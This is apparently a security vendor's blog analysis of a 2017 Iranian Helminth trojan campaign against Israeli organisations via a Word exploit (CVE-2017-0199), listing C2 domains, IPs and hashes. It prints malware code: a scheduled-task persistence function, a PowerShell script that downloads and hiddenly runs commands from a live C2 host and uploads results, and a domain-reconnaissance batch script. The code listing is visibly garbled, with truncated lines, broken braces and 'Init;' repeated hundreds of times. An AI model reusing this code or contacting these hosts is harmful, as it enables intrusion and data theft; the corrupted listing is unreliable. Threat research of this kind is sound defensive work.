

Iranian Fileless Attack Infiltrates Israeli Organizations

 blog.morphisec.com/iranian-fileless-cyberattack-on-israel-word-vulnerability



- [Tweet](#)
-



INTRODUCTION

From April 19-24, 2017, a politically motivated, targeted campaign was carried out against numerous Israeli organizations. Morphisec researchers began investigating the attacks on April 24 and continue to uncover more details. Initial reports of the attacks, published April 26 (in Hebrew) by the Israel National Cyber Event Readiness Team (CERT-IL) and [The Marker](#), confirm that the attack was delivered through compromised email accounts at Ben-Gurion University and sent to multiple targets across Israel. Ironically, Ben-Gurion University is home to Israel's Cyber Security Research Center. Investigators put the origin of the attack as Iranian; Morphisec's research supports this conclusion and attributes the attacks to the same infamous hacker group responsible for the OilRig malware campaigns.

The **fileless attack** was delivered via Microsoft Word documents that exploited a former zero-day vulnerability in Word, CVE-2017-0199, to install a fileless attack variant of the Helminth Trojan agent. Microsoft released the patch for the vulnerability on April 11, but many organizations have not yet deployed the update. The attackers actually based their attack on an existing Proof-of-Concept method that was published by researchers after the patch release.

By hunting through known malware repositories, Morphisec identified matching samples uploaded by Israeli high-tech development companies, medical organizations, and education organizations, indicating that they were victims of the attack. For security purposes, Morphisec is not revealing these names.

The delivery was executed by compromising the email accounts of a few high-profile individuals at Ben-Gurion University. The Word document was sent as a reply to legitimate emails sent from those accounts and was propagated to more than 250 individuals in different Israeli companies, according to CERT-IL.

Upon deeper investigation into the installed Helminth fileless agent, we identified a near-perfect match to the OilRig campaign executed by an Iranian hacker group against 140 financial institutions in the Middle East last year, as analyzed by [FireEye](#), Palo Alto Networks and [Logrhythm](#). This group has become one of the most active threat actors, with noteworthy abilities, resources, and infrastructure; speculations indicate the hacking organization to be sponsored by the Iranian government. In other recent attacks (January 2017), the group used a fake Juniper Networks VPN portal and fake University of Oxford websites to deliver malware as described by [ClearSky](#).

Our report presents the technical details of the attack, emphasizing differences from last year's attack. In particular, there are several enhancements to different evasive mechanisms and some modifications in the communications protocol, which delivers PowerShell commands from the C&C.

The most important difference is that the use of macros was exchanged with a vulnerability exploit. With their ability to set up the attack in a relatively short time, the threat actors could correctly speculate that their window of opportunity between patch release and patch rollout was still open.

At the time of publication, the C&C servers are still active and will be listed herein as all other signatures and indicators of compromise.

TECHNICAL ANALYSIS

Word Delivery


The different delivered documents, as shown below, are generally named with some random number <random number>.doc.

Morphisec identified the following delivered **test<number>.hta** file with the same signature delivered from the following domains:

Name	Delivery Server
test4.hta	hxxp://comonscar[.]in (82.145.40.46)
test5.hta	80.82.67.42
test1.hta	reserved

SHA256: **5ac61ea5142d53412a251eb77f2961e3334a00c83da9087d355a49618220ac43**

The .hta file is immediately executed by mshta.exe, the Windows process which executes html executables. As a result, the user is usually shown a warning message, despite the fact that the HTA is still executed even if the user chooses “No”:




The .hta file in this attack is much more sophisticated than in previous versions and actually disables this message by sending an “Enter” command to the warning window. This is covered in the next section.


HTA Execution and Persistency

The HTA execution goes through the following steps:

1. Before installing the agent, the .hta file sends the “Enter” key into the Word application to remove the warning message and minimize any appearance of suspicious execution. It is done by creating and executing a 1.vbs script.



1. The next step writes and executes the 0011.ps1 PowerShell script, which is described in the following section.



1. The last step kills the original process that activated the .hta file, to remove any suspicion.

Helminth Trojan Installation and Persistency


0011.ps1 script, which is activated by the .hta file, is in charge of **generating** the Helminth Trojan PowerShell and VBS files.

Name **SHA256**

0011.ps1 042F60714E9347DB422E1A3A471DC0301D205FFBD053A4015D2B509DB92029D1

1.vbs BE7F1D411CC4160BB221C7181DA4370972B6C867AF110C12850CAD77981976ED

Morphisec identified the following structure:




This structure matches the attack structure from October 2016, as described by [Logrhythm](#):

Data	Symantec- Worst Passwords List 2016.xls
Hash Value (SHA256)	3c901...
Modify Date (UTC)	2016-10-01 07:34
C2 Methodology	DNS (A Records)
Hardcoded C2 Domain	http://main-google-resolver.com
Hardcoded URL	http://main-google-resolver.com/index.aspx?id=__
File Path	%PUBLIC%\Libraries\RecordedTV\
Scheduled Task Name	GoogleUpdateTasksMachineUI
Scheduled Task Filename	backup.vbs
Powershell Filename(s)	DnE.ps1 DnS.ps1
Worksheet Names	Incompatible Worst Passwords List 2016

Aside from the **unique generation of the files**, the structure and the functionality of the trojan is very similar to the previous campaign:

1. The PowerShell script **ps1** creates similar variants of **Helminth trojan** PowerShell and VBS files **templates** (DnS1.Ps1, DnE1.Ps1, backup1.vbs). Those templates are **regenerated** on the infected computer by replacement of all variables and function names to random names in order to slow down detection and remediation.



1. All the scripts are installed in the PublicLibraries\RecordedTV\ folder.
2. As in the previous campaign, persistency is achieved by adding a schedule task with a similar name to the Google update task (“**GoogleUpdateTasksMachineUI**”), which executes **vbs** every 3 minutes:

```
function create_tasks
{
    if(-not(Test-Path $home_dir$vbs_file_name))
    {
        write-host "can not find main VBS file: "$home_dir$vbs_file_name;
        return 0;
    }
    schtasks /create /F /sc minute /mo 3 /tn $task_name /tr $home_dir$vbs_file_name;
    return 1;
};
```

Note: All the parameters in the 0011.ps1 script can be reconfigured, therefore some of the names could be different for the tasks and locations.

Communication Protocol

We will focus here on the DnE1.Ps1 file because all other files are almost identical to the previous campaign. This file executes some of the same commands executed by VBS script in the previous campaign, but there are differences as well. The script connects to a C&C server – **vpsupdate[.]tk**. At the time of this report’s publication, the C&C server is still live; the server was first registered on April 16, 2017. The goal of the script is to:

- Download bat script
- Execute it and upload the results back to the C&C
- Clear traces

```

1 $OutDir = $Env:Public + "\Libraries\RecordedTV\";
2 $C2Response = "https://vpsupdate.tk/index.aspx?id=f1491965800";
3 $UploadFolder = "up\";
4 $DownloadFolder = "dn\";
5 $DnsCommunicationFolder = "cp\";
6 $ulock = "uplock";
7 $dlock = "dwnlock";
8
9
10 function DownloadContent($DownloadUri, $DownloadLocation)
11 {
12     $MalWebClient = New-Object System.Net.WebClient;
13     $MalWebClient.DefaultCredentials = $true;
14     $MalWebClient.Headers.Add('Accept','/*/*');
15     $MalWebClient.Headers.Add('User-Agent','Microsoft BITS/7.7');
16     $MalWebClient.Headers.Add('Accept-Language','en-US,en;q=0.5');
17     $MalWebClient.Headers.Add('Accept-Encoding','gzip, deflate');
18     $MalWebClient.Headers.Add('Referer','https://www.google.com');
19     $MalWebClient.Headers.Add('Pragma','no-cache');
20     $MalWebClient.Headers.Add('Cache-Control','no-cache');
21     $IntermediateFileName = Get-Random;
22     $DownloadFullPath = ($DownloadLocation.TrimEnd('\')) + '\'+$IntermediateFileName;
23     try
24     {
25         $MalWebClient.DownloadFile($DownloadUri,$DownloadFullPath);
26     }
27     catch [System.Net.WebException]
28     {
29         $MalWebClient.Headers.Add('Referer','https://www.google.com');
30         $MalWebClient.Headers.Add('Accept','/*/*');
31         $MalWebClient.Headers['User-Agent'] = 'Mozilla/5.0 (Windows NT 6.3; Win64; x64; Trident/7.0; rv:11.
32     }
33     try
34     {
35         $MalWebClient.DownloadFile($DownloadUri,$DownloadFullPath);
36     }
37     catch
38     {
39         throw [System.Net.WebException] $_.Exception.ToString();
40     }
41 }
42
43 $MalResponse = $MalWebClient.ResponseHeaders['content-disposition'];
44 $MalFileName = $MalResponse.Substring($MalResponse.IndexOf('filename')+);
45 $DownloadedFileName = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($MalFil
46 $Content = $Content -Path ($($DownloadLocation.TrimEnd('\')) + '\'+$DownloadedFileName) -Value ([System.Convert]::
47 Remove-Item $DownloadFullPath -Force;
48
49 $DownloadedFileName = DownloadContent ($C2Response+'b') ($OutDir+$DownloadFolder);
50 }
51 catch
52 {
53     return;
54 }
55 }
56 $Command="/C "+$DownloadedFileName+" > "+$DownloadedFileName+".txt";
57 Start-Process -WindowStyle Hidden -Wait -FilePach cmd -ArgumentList $Command;
58 UploadContentToURL ($DownloadedFileName+'.txt');
59 #Remove-Item ($DownloadedFileName);
60 }
61
62 function ValidateAndCreateDirectories
63 {
64     if (-not (Test-Path $OutDir+$DownloadFolder))
65     {
66         New-Item $OutDir+$DownloadFolder -type directory;
67     }
68     if (-not (Test-Path $OutDir+$UploadFolder))
69     {
70         New-Item $OutDir+$UploadFolder -type directory;
71     }
72     if (-not (Test-Path $OutDir+$DnsCommunicationFolder))
73     {
74         New-Item $OutDir+$DnsCommunicationFolder -type directory;
75     }
76 }
77
78 function Init
79 {
80     ValidateAndCreateDirectories;
81     DownloadContent($C2Response+$ulock+$DownloadFolder);
82     ExecuteAndUploadContent;
83     ClearTraces;
84 }
85
86 Init;
87
88 Init;
89
90 Init;
91
92 Init;
93
94 Init;
95
96 Init;
97
98 Init;
99
100 Init;
101
102 Init;
103
104 Init;
105
106 Init;
107
108 Init;
109
110 Init;
111
112 Init;
113
114 Init;
115
116 Init;
117
118 Init;
119
120 Init;
121
122 Init;
123
124 Init;
125
126 Init;
127
128 Init;
129
130 Init;
131
132 Init;
133
134 Init;
135
136 Init;
137
138 Init;
139
140 Init;
141
142 Init;
143
144 Init;
145
146 Init;
147
148 Init;
149
150 Init;
151
152 Init;
153
154 Init;
155
156 Init;
157
158 Init;
159
160 Init;
161
162 Init;
163
164 Init;
165
166 Init;
167
168 Init;
169
170 Init;
171
172 Init;
173
174 Init;
175
176 Init;
177
178 Init;
179
180 Init;
181
182 Init;
183
184 Init;
185
186 Init;
187
188 Init;
189
190 Init;
191
192 Init;
193
194 Init;
195
196 Init;
197
198 Init;
199
200 Init;
201
202 Init;
203
204 Init;
205
206 Init;
207
208 Init;
209
210 Init;
211
212 Init;
213
214 Init;
215
216 Init;
217
218 Init;
219
220 Init;
221
222 Init;
223
224 Init;
225
226 Init;
227
228 Init;
229
230 Init;
231
232 Init;
233
234 Init;
235
236 Init;
237
238 Init;
239
240 Init;
241
242 Init;
243
244 Init;
245
246 Init;
247
248 Init;
249
250 Init;
251
252 Init;
253
254 Init;
255
256 Init;
257
258 Init;
259
260 Init;
261
262 Init;
263
264 Init;
265
266 Init;
267
268 Init;
269
270 Init;
271
272 Init;
273
274 Init;
275
276 Init;
277
278 Init;
279
280 Init;
281
282 Init;
283
284 Init;
285
286 Init;
287
288 Init;
289
290 Init;
291
292 Init;
293
294 Init;
295
296 Init;
297
298 Init;
299
300 Init;
301
302 Init;
303
304 Init;
305
306 Init;
307
308 Init;
309
310 Init;
311
312 Init;
313
314 Init;
315
316 Init;
317
318 Init;
319
320 Init;
321
322 Init;
323
324 Init;
325
326 Init;
327
328 Init;
329
330 Init;
331
332 Init;
333
334 Init;
335
336 Init;
337
338 Init;
339
340 Init;
341
342 Init;
343
344 Init;
345
346 Init;
347
348 Init;
349
350 Init;
351
352 Init;
353
354 Init;
355
356 Init;
357
358 Init;
359
360 Init;
361
362 Init;
363
364 Init;
365
366 Init;
367
368 Init;
369
370 Init;
371
372 Init;
373
374 Init;
375
376 Init;
377
378 Init;
379
380 Init;
381
382 Init;
383
384 Init;
385
386 Init;
387
388 Init;
389
390 Init;
391
392 Init;
393
394 Init;
395
396 Init;
397
398 Init;
399
400 Init;
401
402 Init;
403
404 Init;
405
406 Init;
407
408 Init;
409
410 Init;
411
412 Init;
413
414 Init;
415
416 Init;
417
418 Init;
419
420 Init;
421
422 Init;
423
424 Init;
425
426 Init;
427
428 Init;
429
430 Init;
431
432 Init;
433
434 Init;
435
436 Init;
437
438 Init;
439
440 Init;
441
442 Init;
443
444 Init;
445
446 Init;
447
448 Init;
449
450 Init;
451
452 Init;
453
454 Init;
455
456 Init;
457
458 Init;
459
460 Init;
461
462 Init;
463
464 Init;
465
466 Init;
467
468 Init;
469
470 Init;
471
472 Init;
473
474 Init;
475
476 Init;
477
478 Init;
479
480 Init;
481
482 Init;
483
484 Init;
485
486 Init;
487
488 Init;
489
490 Init;
491
492 Init;
493
494 Init;
495
496 Init;
497
498 Init;
499
500 Init;
501
502 Init;
503
504 Init;
505
506 Init;
507
508 Init;
509
510 Init;
511
512 Init;
513
514 Init;
515
516 Init;
517
518 Init;
519
520 Init;
521
522 Init;
523
524 Init;
525
526 Init;
527
528 Init;
529
530 Init;
531
532 Init;
533
534 Init;
535
536 Init;
537
538 Init;
539
540 Init;
541
542 Init;
543
544 Init;
545
546 Init;
547
548 Init;
549
550 Init;
551
552 Init;
553
554 Init;
555
556 Init;
557
558 Init;
559
560 Init;
561
562 Init;
563
564 Init;
565
566 Init;
567
568 Init;
569
570 Init;
571
572 Init;
573
574 Init;
575
576 Init;
577
578 Init;
579
580 Init;
581
582 Init;
583
584 Init;
585
586 Init;
587
588 Init;
589
590 Init;
591
592 Init;
593
594 Init;
595
596 Init;
597
598 Init;
599
600 Init;
601
602 Init;
603
604 Init;
605
606 Init;
607
608 Init;
609
610 Init;
611
612 Init;
613
614 Init;
615
616 Init;
617
618 Init;
619
620 Init;
621
622 Init;
623
624 Init;
625
626 Init;
627
628 Init;
629
630 Init;
631
632 Init;
633
634 Init;
635
636 Init;
637
638 Init;
639
640 Init;
641
642 Init;
643
644 Init;
645
646 Init;
647
648 Init;
649
650 Init;
651
652 Init;
653
654 Init;
655
656 Init;
657
658 Init;
659
660 Init;
661
662 Init;
663
664 Init;
665
666 Init;
667
668 Init;
669
670 Init;
671
672 Init;
673
674 Init;
675
676 Init;
677
678 Init;
679
680 Init;
681
682 Init;
683
684 Init;
685
686 Init;
687
688 Init;
689
690 Init;
691
692 Init;
693
694 Init;
695
696 Init;
697
698 Init;
699
700 Init;
701
702 Init;
703
704 Init;
705
706 Init;
707
708 Init;
709
710 Init;
711
712 Init;
713
714 Init;
715
716 Init;
717
718 Init;
719
720 Init;
721
722 Init;
723
724 Init;
725
726 Init;
727
728 Init;
729
730 Init;
731
732 Init;
733
734 Init;
735
736 Init;
737
738 Init;
739
740 Init;
741
742 Init;
743
744 Init;
745
746 Init;
747
748 Init;
749
750 Init;
751
752 Init;
753
754 Init;
755
756 Init;
757
758 Init;
759
760 Init;
761
762 Init;
763
764 Init;
765
766 Init;
767
768 Init;
769
770 Init;
771
772 Init;
773
774 Init;
775
776 Init;
777
778 Init;
779
780 Init;
781
782 Init;
783
784 Init;
785
786 Init;
787
788 Init;
789
790 Init;
791
792 Init;
793
794 Init;
795
796 Init;
797
798 Init;
799
800 Init;
801
802 Init;
803
804 Init;
805
806 Init;
807
808 Init;
809
810 Init;
811
812 Init;
813
814 Init;
815
816 Init;
817
818 Init;
819
820 Init;
821
822 Init;
823
824 Init;
825
826 Init;
827
828 Init;
829
830 Init;
831
832 Init;
833
834 Init;
835
836 Init;
837
838 Init;
839
840 Init;
841
842 Init;
843
844 Init;
845
846 Init;
847
848 Init;
849
850 Init;
851
852 Init;
853
854 Init;
855
856 Init;
857
858 Init;
859
860 Init;
861
862 Init;
863
864 Init;
865
866 Init;
867
868 Init;
869
870 Init;
871
872 Init;
873
874 Init;
875
876 Init;
877
878 Init;
879
880 Init;
881
882 Init;
883
884 Init;
885
886 Init;
887
888 Init;
889
890 Init;
891
892 Init;
893
894 Init;
895
896 Init;
897
898 Init;
899
900 Init;
901
902 Init;
903
904 Init;
905
906 Init;
907
908 Init;
909
910 Init;
911
912 Init;
913
914 Init;
915
916 Init;
917
918 Init;
919
920 Init;
921
922 Init;
923
924 Init;
925
926 Init;
927
928 Init;
929
930 Init;
931
932 Init;
933
934 Init;
935
936 Init;
937
938 Init;
939
940 Init;
941
942 Init;
943
944 Init;
945
946 Init;
947
948 Init;
949
950 Init;
951
952 Init;
953
954 Init;
955
956 Init;
957
958 Init;
959
960 Init;
961
962 Init;
963
964 Init;
965
966 Init;
967
968 Init;
969
970 Init;
971
972 Init;
973
974 Init;
975
976 Init;
977
978 Init;
979
980 Init;
981
982 Init;
983
984 Init;
985
986 Init;
987
988 Init;
989
990 Init;
991
992 Init;
993
994 Init;
995
996 Init;
997
998 Init;
999
1000 Init;

```

At each new activation (first) activation of the download command (GET request), the infected computer receives a bat script for activation from the C&C:

vpsupdate[.]tk/index.aspx?id=<random character><randomnumber>[b] (the “b” is for download)

The file name of the bat script is then delivered through the response headers, and the content of the bat script is delivered through the response. Both of them are encoded in base 64.

The name of the file is default.bat (decoded from Content-Disposition property in the header) and it is saved temporary in the dn folder (described in the next section).

Note: Morphisec identified several other samples of communication with different C&C servers (“alenuupdate[.]info” and “maralen[.]tk”) in which a more advanced customized version of Mimikatz was sent to specific users, and an additional agent was installed in the “C:\Program

Files (x86)\Microsoft Idle\ directory:

The screenshot shows a web browser window with a login form. The form has a 'Username' field and a 'Password' field. Below the form is a 'googleForm' button. The browser's developer tools are open, showing the HTML structure of the page. A Notepad++ window is overlaid on the browser, displaying the output of a script. The output shows the script's progress, including phases for copying, creating tasks, and running agents. The script is attempting to write files to the 'C:\Program Files (x86)\Microsoft Idle' directory.

```

4 User Name:Administrator
5 Computer Name:PC
6
7 -----Phases Begin.
8 1-Copy Phases Begin.
9 1-1-Try to Write in "Program files\[Folder]" Directory.
10 --1-Try to Write in "C:\Program Files (x86)\Microsoft Idle" Directory.
11 --2-You have access write in "C:\Program Files (x86)\Microsoft Idle" Directory.
12 --3-Success to Put Agent in "C:\Program Files (x86)\Microsoft Idle" Directory.
13 --4-Check Is Agent still exists in "C:\Program Files (x86)\Microsoft Idle" Directory.
14 --5-Agent still exists in "C:\Program Files (x86)\Microsoft Idle" Directory.
15 -Copy Phases End.
16 2-StartUp Phases Begin.
17 2-1-Create Task Begin.
18 4-1-1-Tasks Name: {Google Sync Core} , {Google Update Core}
19 4-1-2-Creating Task Finished.
20 4-1-3-Start Checking Task Still Exists
21 4-1-4-Tasks Not Found!
22 -Create Task Fail!
23 2-2-Create startup folder lnk file Begin.
24 4-2-1-Create Startup Shortcut Begin.
25 4-2-2-Create Startup Shortcut Success.
26 4-2-3-Startup Shortcut still Exists.
27 -Create startup folder lnk file Success.
28 -StartUp Phases End.
29 3-Running Phases Begin.
30 3-1-Try to run Agent.
31 3-2-Agent Run.
32 3-3-Agent Not in RAM!.
33 -Running Phases End.
34 -----Phases End.

```

Back to the popular variant of the protocol: As soon as the file executes and the resulting output is written to default.bat.txt (similarly to the previous campaign), the resulting file is uploaded back to the C&C using the following URL command (POST request):

vpsupdate.[,]tk/index.aspx?id=<random character><randomnumber>[u] (the "u" is for upload)

The screenshot shows a web browser window with a POST request to vpsupdate.tk/index.aspx?id=2703350... The browser's developer tools are open, showing the request details. The request is a form-data type, and the content is a file named 'default.bat.txt'. The browser's address bar shows the URL: vpsupdate.tk/index.aspx?id=2703350...

At the same time, the DnE1.Ps1 is executed. The DnS1.Ps1 is also executed and communicates with the C&C using DNS exchange queries (the same as in the previous campaign). This kind of communication is very hard to block since DNS is a basic functionality required in any organization.

Delivered Commands

The bat script is a customized version of Mimikatz (with slight modification from the last campaign). Its goal is to gather information from the computer and the network:

```
default.bat x
1 chcp 65001&
2 whoami 2>&1 &
3 hostname 2>&1 &
4 echo _____ IpConfig_____ &
5 ipconfig /all 2>&1 &
6 echo _____ All local users_____ &
7 net user /domain 2>&1 &
8 echo _____ All user in domain_____ &
9 net group /domain 2>&1 &
10 echo _____ Domian Admins_____ &
11 net group "domain admins" /domain 2>&1 &
12 echo _____ Exchange trusted Members_____ &
13 net group "Exchange Trusted Subsystem" /domain 2>&1 &
14 echo _____ net account domain_____ &
15 net accounts /domain 2>&1 &
16 echo _____ net user_____ &
17 net user 2>&1 &
18 echo _____ net local group members_____ &
19 net localgroup administrators 2>&1 &
20 echo _____ netstat_____ &
21 netstat -an 2>&1 &
22 echo _____ tasklist_____ &
23 tasklist 2>&1 &
24 echo _____ systeminfo_____ &
25 systeminfo 2>&1 &
26 echo _____ RDP_____ &
27 reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1 &
28 echo _____ Task_____ &
29 schtasks /query /FO List /TN "GoogleUpdateTasksMachineUI" /V | findstr /b /n /c:"Repeat: Every:" 2>&1 &
30 echo _____
```

The added commands are **chcp** to handle non-ASCII characters (e.g. Hebrew) and the validation of the scheduled task (which should have been added by the persistency mechanism).

As mentioned in the previous section, Morphisec identified an advanced version of the same bat script communicating with the **alenuptate[.]info** C&C. In that case, the information that is gathered includes A.V., Firewall, and AntiSpy product information. The persistent tasks are slightly different as well, “**Google Update Core**” and “**Google Sync Core**”.

